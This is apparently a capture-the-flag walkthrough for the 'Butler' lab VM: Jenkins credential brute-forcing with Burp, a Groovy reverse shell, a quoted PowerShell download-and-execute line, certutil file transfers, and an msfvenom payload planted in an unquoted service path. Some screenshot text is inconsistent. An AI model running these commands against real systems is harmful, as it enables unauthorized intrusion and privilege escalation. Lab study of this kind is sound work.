

Butler

Use ifconfig to find your ip address, then use sudo netdiscover -r *ip address*/24

Then use nmap to scan the ip address for the machine to find vulnerable services

```
(kali㉿kali)-[~]
$ nmap -T4 -A -p- 10.0.2.80 -oN bulter_nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-10 16:07 EDT
Nmap scan report for 10.0.2.80
Host is up (0.00046s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
5040/tcp   open  unknown
8080/tcp   open  http         Jetty 9.4.41.v20210516
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-server-header: Jetty(9.4.41.v20210516)
4964/tcp   open  msrpc        Microsoft Windows RPC
4965/tcp   open  msrpc        Microsoft Windows RPC
4966/tcp   open  msrpc        Microsoft Windows RPC
4967/tcp   open  msrpc        Microsoft Windows RPC
4968/tcp   open  msrpc        Microsoft Windows RPC
4969/tcp   open  msrpc        Microsoft Windows RPC
4970/tcp   open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:04:C5:7D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 21H2
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:
| smb2-security-mode:
|   3:1:1:
|     Message signing enabled but not required
| smb2-time:
|   date: 2025-06-10T20:10:20
|   start_date: N/A
|_nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:04:c5:7d (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

TRACEROUTE
HOP RTT      ADDRESS
1  0.46 ms  10.0.2.80

© 2025 GitHub, Inc. Terms Privacy Security Status Docs Contact Manage cookies Do not show me personal information
```

From the scan this is a windows machine... So this should be quite interesting! The services that stick out are both port 8080 running service http and an unknown service running on port 5040. Lets investigate!

I tried connecting to port 5040 though it says it is open it is unresponsive?? Lets move on to port 8080 when we connect to it a webpage appears it seems to be Jenkins!



Lets run nikto and dirbuster to see what we get. After running both tools we get nothing of interest and dirbuster didn't have any subdomains except for logout which kept returning the 302 status code. Looking at the other ports there doesn't seem to be anything else so let us try and brute force this login page!

You can use metasploit there is a module in there where it bruteforces a jenkins login form or you could use burpsuite.

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy **Repeater** Intruder Sequencer Decoder Comparer Extender Project options User options

1 - ...

Send Cancel < > ?

Target: http://192.168.138.138:8080

Request

Pretty Raw Actions ▾

```
POST /j_spring_security_check HTTP/1.1
Host: 192.168.138.138:8080
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/20.0.1132.57 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip,deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://192.168.138.138:8080
Connection: close
Referer: http://192.168.138.138:8080/login/error
Cookie: JSESSIONID=D6C620E074E0D800B7405010512A9770b136.node0
Upgrade-Insecure-Requests: 1
j_username=admin&j_password=dontSignin
```

Response

INSPECTOR

Query Parameters (0)

Body Parameters (4)

Request Cookies (1)

Request Headers (12)

Burp Project Intruder Repeater Window Help

Dashboard Target **Intruder** Repeater Sequencer Decoder Comparer Extender Project options User options

1 - 2 - ...

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Start attack

Attack type: **Sniper**

Sniper
Battering ram
Pitchfork
Cluster bomb

Add §
Clear §
Auto §
Refresh

```
1 POST /j_spring_security_check
2 Host: 192.168.138.138:8080
3 User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/20.0.1132.57 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip,deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 26
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Referer: http://192.168.138.138:8080/login/error
12 Cookie: JSESSIONID=D6C620E074E0D800B7405010512A9770b136.node0
13 Upgrade-Insecure-Requests: 1
14 j_username=admin&j_password=dontSignin
15 j_username=admin§&j_password=dontSignin§fromSubmit§signIn
```

Connect to your proxy and then boot up burpsuite! Put in a test password and username then it should intercept the request! After doing so send the request to intruder and add the two positions to both the password and username. Select the attack type as Cluster! Search up common or default jenkins log in credentials. And plug those in to both username list and the password list. After run it! Pay attention to any type of status code, response, length changes once you see it investigate that could indicate a login success!

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ^	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	318	
1	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
2	administrator	password	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
3	jenkins	password	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
4	admin	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
5	administrator	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
6	jenkins	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	314	
7	admin	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	408	
8	administrator	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	407	
9	jenkins	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	408	
10	admin	Jekins	302	<input type="checkbox"/>	<input type="checkbox"/>	408	
11	administrator	Jekins	302	<input type="checkbox"/>	<input type="checkbox"/>	408	
12	jenkins	Jekins	302	<input type="checkbox"/>	<input type="checkbox"/>	408	
13	admin	Password1	302	<input type="checkbox"/>	<input type="checkbox"/>	409	

(?) Payload 5 Start attack

(?) Payload 6

(?) Payload 7

(?) Payload 8

(?) Payload 9

(?) Payload 10

(?) Payload 11

(?) Payload 12

(?) Payload 13

Add from

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ^	Payload1	Payload2	Status	Error	Timeout	Length
0			302	<input type="checkbox"/>	<input type="checkbox"/>	318
1	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	318
2	administrator	password	302	<input type="checkbox"/>	<input type="checkbox"/>	318
3	jenkins	password	302	<input type="checkbox"/>	<input type="checkbox"/>	318
4	admin	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	318
5	administrator	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	318
6	jenkins	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	314
7	admin	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	408
8	administrator	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	407
9	jenkins	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	408
10	admin	Jekins	302	<input type="checkbox"/>	<input type="checkbox"/>	408
11	administrator	Jekins	302	<input type="checkbox"/>	<input type="checkbox"/>	408
12	jenkins	Jekins	302	<input type="checkbox"/>	<input type="checkbox"/>	408
13	admin	Password1	302	<input type="checkbox"/>	<input type="checkbox"/>	409

Request Response

Pretty Raw Render \n Actions ▾

```

1 HTTP/1.1 302 Found
2 Connection: close
3 Date: Sun, 15 Aug 2021 01:43:00 GMT
4 X-Content-Type-Options: nosniff
5 Set-Cookie: remember-me=; Path=/; Expires=Thu, 01-Jan-1970 00:00:00 GMT; Max-Age=0
6 Expires: Thu, 01 Jan 1970 00:00:00 GMT
7 Location: http://192.168.198.138:8080/loginError
8 Server: Jetty(9.4.41.v20210516)
9
10

```

Attempt before the sudden length change

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ^	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	318	
1	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
2	administrator	password	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
3	jenkins	password	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
4	admin	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
5	administrator	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
6	jenkins	jenkins	302	<input checked="" type="checkbox"/>	<input type="checkbox"/>	314	
7	admin	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	408	
8	administrator	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	407	
9	jenkins	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	408	
10	admin	Jekins	302	<input type="checkbox"/>	<input type="checkbox"/>	408	
11	administrator	Jekins	302	<input type="checkbox"/>	<input type="checkbox"/>	408	
12	jenkins	Jekins	302	<input type="checkbox"/>	<input type="checkbox"/>	408	
13	admin	Password1	302	<input type="checkbox"/>	<input type="checkbox"/>	409	
14			200	<input type="checkbox"/>	<input type="checkbox"/>	400	

Request Response

Pretty Raw Render ▾ Actions ▾

```


1 HTTP/1.1 302 Found
2 Connection: close
3 Date: Sat, 09 Aug 2022, 01:48:00 GMT
4 Content-Type: application/x-www-form-urlencoded
5 Set-Cookie: JENKINSSID=6c26200f7e00d01jjggtjy5vmajxcl3l8by70qam607; Path=/; HttpOnly
6 Expires: Thu, 01 Jan 1970 00:00:00 GMT
7 Location: http://192.168.1.100:8080/
8 Server: Jetty(9.4.41.v20220516)
9
10

```

Attempt with length change

As you can see on the login attempt with jenkins:jenkins you can see that a cookie has appeared in the response which indicates authentication.

So lets try that and see if that works!




Worked!

Research Jenkin exploits so you can gain initial access to the machine

The screenshot shows a browser window with multiple tabs open, including one for Jenkins exploit on HackTricks. The main content area displays a Jenkins interface with a sidebar containing navigation links like 'HackTricks', 'About the author', 'Getting Started in Hacking', 'Pentesting Methodology', 'External Recon Methodology', 'Phishing Methodology', 'Exfiltration', 'Tunneling and Port Forwarding', 'Brute Force - CheatSheet', and 'Search Exploits'. Below this is a section for 'SHELLS' with 'Shells (Linux, Windows, MSFVenom)'. The right side of the screen shows a Jenkins project configuration page for 'My View'. It includes links for 'Status', 'Changes', 'Build Now', 'Configure', and 'Rename'. A note says 'Or try to access to the path /configure in each project (example: /me/my-views/view/all/job/Project0/configure)'. Another note below it says 'If you are allowed to configure the project you can make it execute commands when a build is successful:' followed by a 'Build' section. In the 'Build' section, there is a command box containing 'powershell.exe "IEX((New-Object Net.WebClient).DownloadString('http://10.10.10.10:8001/powershell.ps1')); powershell -w 172.16.100.114 -p 4444 -syp;"'. A 'Save' button is visible above the command box. Below the command box, text reads 'Click on Save and build the project and your command will be executed. If you are not executing a reverse shell but a simple command you can see the output of the command inside the output of the build.' At the bottom, there is a link to 'Execute Groovy script'.

The screenshot shows a browser window with multiple tabs open, all related to Jenkins and Groovy script exploitation. The main content area displays a Jenkins 'Script Console' page at 192.168.1.106:8080/script. The console output shows a Groovy script being run, which prints the Jenkins instance's plugin manager and then executes a netcat listener command: `String host='192.168.1.109'; String port=1234; String cmd="cd .exe"; Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();` followed by `nc -lvp 1234`. Below the console, a terminal window shows the netcat listener running on port 1234.


One that you can use is the groovy script exploit go to the script console in the jenkins dashboard then once you are in there research groovy reserve shell and use that make sure to change the ip address to your local machine address as well as the listening port! Also make sure before you run this on your local machine you run nc -nvlp *port* to connect



The screenshot shows the Jenkins Script Console interface. On the left, there's a sidebar with links like 'New Item', 'People', 'Build History', etc. The main area is titled 'Script Console' and contains the following Groovy script:

```
println(Jenkins.instance.pluginManager.plugins)
```

Below the script, it says: 'All the classes from all the plugins are visible. Jenkins.*, Jenkins.model.*, hudson.* and hudson.model.* are pre-imported.' At the bottom right of the console window is a 'Run' button.




This screenshot shows the same Jenkins Script Console interface. The Groovy script has been modified to attempt a reverse shell:

```
1 String host="localhost";
2 int port=8084;
3 String cmd="cmd.exe";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
```

Once you gained access look to see what user you are logged in as well as using other common window commands like systeminfo, netstat, help, tasklist

to find more information about the machine



```
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x
  (root💀kali)-[~]
  # nc -nvlp 8044
listening on [any] 8044 ...
connect to [192.168.138.131] from (UNKNOWN) [192.168.138.138] 50586
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Jenkins>whoami
whoami
butler\butler

C:\Program Files\Jenkins>
```

Now we will use winPEAS to privilege escalate, go to the execute winPEAS file location on your local machine then run `python3 -m http.server 80` to start a simple HTTP server. Then go back to the windows shell and run the command certutil.exe which is used the transfer files in windows this is the whole command `certutil.exe -urlcache -f http://*ip address*/winpeas.exe winpeas.exe`

```
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~/transfer x
auditbaseobjects : 0
Bounds : 00-30-00-00-00-20-00-00
crashonauditfail : 0
fullprivilegeauditing : 00
LimitBlankPasswordUse : 1
NoLmHash : 1
Security Packages : ""
Notification Packages : scecli
Authentication Packages : msv1_0
LsaPid : 752
LsaCfgFlagsDefault : 0
SecureBoot : 1
ProductType : 4
disabledomaincreds : 0
everyoneincludesanonymous : 0
forceguest : 0
restrictanonymous : 0
restrictanonymoussam : 1

[+] Enumerating NTLM Settings
LanmanCompatibilityLevel : (Send NTLMv2 response only - Win7+ default)

NTLM Signing Settings
ClientRequireSigning : False
ClientNegotiateSigning : True
ServerRequireSigning : False
```

```

File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~/transfer x
Created (UTC) : 8/14/2021 11:51:47 AM
IP Address : 127.0.0.1
Process : C:\Windows\System32\svchost.exe
Target User : defaultuser0
Target Domain : DESKTOP-MF60AL6

=====
Subject User : WIN-569CFSRGN11$
Subject Domain : WORKGROUP
Created (UTC) : 8/14/2021 11:45:09 AM
IP Address :
Process : C:\Windows\System32\oobe\msoobe.exe
Target User : defaultuser0
Target Domain : DESKTOP-MF60AL6

=====

000000000000 Printing Account Logon Events (4624) for the last 10 days.

Subject User Name : BUTLERS
Subject Domain Name : WORKGROUP
Created (Utc) : 8/15/2021 1:04:07 AM
IP Address : 127.0.0.1
Authentication Package : Negotiate
Lm Package :

```

```

File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~/transfer x
VMware CAF\pme\bin\CommAmqpListener.exe"] - Manual - Stopped
YOU CAN MODIFY THIS SERVICE: AllAccess
File Permissions: Administrators [AllAccess]
Possible DLL Hijacking in binary folder: C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin (Administrators [AllAccess])
VMware Common Agent AMQP Communication Service
=====

VMwareCAFManagementAgentHost(VMware CAF Management Agent Service)[C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin\ManagementAgentHost.exe"] - Manual - Stopped
YOU CAN MODIFY THIS SERVICE: AllAccess
File Permissions: Administrators [AllAccess]
Possible DLL Hijacking in binary folder: C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin (Administrators [AllAccess])
VMware Common Agent Management Agent Service
=====

WiseBootAssistant(WiseCleaner.com - Wise Boot Assistant)[C:\Program Files (x86)\Wise\Wise Care 365\BootTuner.exe] - Auto - Running - No quotes and Space detected
YOU CAN MODIFY THIS SERVICE: AllAccess
File Permissions: Administrators [AllAccess]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\Wise\Wise Care 365 (Administrators [AllAccess])
In order to optimize system performance,Wise Care 365 will calculate your system startup time.
=====


```

One service that we could use among the ones displayed in the picture above is the WiseBootAssistant! We could put a malicious file in the path so when we stop the service and run it again the malicious file will run!

Lets us msfvenom to create a reverse shell for windows using the following msfvenom -p windows/x64/shell_reverse_tcp if we were using Metasploit we could use the path windows/x64/meterpreter/shell_reverse_tcp. In this case we will do it manually

`msfvenom -p windows/x64/shell_reverse_tcp LHOST=*local machine address*`

`LPORT=*listening port* -f exe > Wise.exe`

Parameter	Description
<code>-p</code>	Specifies the payload (e.g., reverse shell or Meterpreter).
<code>windows/x64/shell_reverse_tcp</code>	Reverse TCP shell for 64-bit Windows.
<code>LHOST=<your-IP></code>	Your local machine's IP address (listener).
<code>LPORT=<your-port></code>	The port you want to listen on (e.g., 4444).
<code>-f exe</code>	Format of the payload (EXE for Windows).
<code>></code>	Redirects the output into a file (in this case, <code>Wise.exe</code>).

use `msfvenom -l payloads` to display all payloads!

```
File Actions Edit View Help
root@kali: ~ root@kali: ~ root@kali: ~/transfer
[~] (root💀kali)-[~/transfer]
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.138.131 LPORT=7777 -f exe > Wise.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Then start up the HTTP server again with `python3 -m http.server 80`. Go the directory you want the executable reverse shell to go then use `certutil.exe -urlcache -f http://*ip address*/Wise.exe Wise.exe`

```

File Actions Edit View Help
root@kali: ~ root@kali: ~ root@kali: -itransfer root@kali: ~

08/14/2021 06:28 AM <DIR> .
08/14/2021 06:28 AM <DIR> ..
08/14/2021 06:57 PM <DIR> Wise Care 365
    0 File(s)          0 bytes
    3 Dir(s) 12,355,006,464 bytes free

c:\Program Files (x86)\Wise>certutil -urlcache -f http://192.168.138.131/Wise.exe Wise.exe
certutil -urlcache -f http://192.168.138.131/Wise.exe Wise.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

c:\Program Files (x86)\Wise>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of c:\Program Files (x86)\Wise

08/14/2021 07:04 PM <DIR> .
08/14/2021 07:04 PM <DIR> ..
08/14/2021 06:57 PM <DIR> Wise Care 365
08/14/2021 07:04 PM           7,168 Wise.exe
    1 File(s)      7,168 bytes
    3 Dir(s) 12,354,957,312 bytes free

c:\Program Files (x86)\Wise>

```

- **Use the command `sc stop *service name*` in this case `sc stop WiseBootAssistant`**
- **To verify that it has stopped use `sc query *service name*` in this case `sc query WiseBootAssistant`**
- **To start the service use `sc start *service name*` in this case it is `sc start WiseBootAssistant` but before you run this make sure you put the `nc -nvlp *port*` on your local machine to make the connection.**

```
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~/transfer x root@kali: ~ x
      1 File(s)          7,168 bytes
      3 Dir(s)  12,354,957,312 bytes free

c:\Program Files (x86)\Wise>sc stop WiseBootAssistant
sc stop WiseBootAssistant

SERVICE_NAME: WiseBootAssistant
    TYPE          : 110  WIN32_OWN_PROCESS  (interactive)
    STATE         : 3   STOP_PENDING
                    (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT     : 0x3
    WAIT_HINT      : 0x1388

c:\Program Files (x86)\Wise>sc query WiseBootAssistant
sc query WiseBootAssistant

SERVICE_NAME: WiseBootAssistant
    TYPE          : 110  WIN32_OWN_PROCESS  (interactive)
    STATE         : 1   STOPPED
    WIN32_EXIT_CODE : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT     : 0x0
    WAIT_HINT      : 0x0

c:\Program Files (x86)\Wise>sc start WiseBootAssistant
```

```
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~/transfer x root@kali: ~ x
[redacted] (root💀kali)-[~]
[redacted]# nc -nvlp 7777
listening on [any] 7777 ...
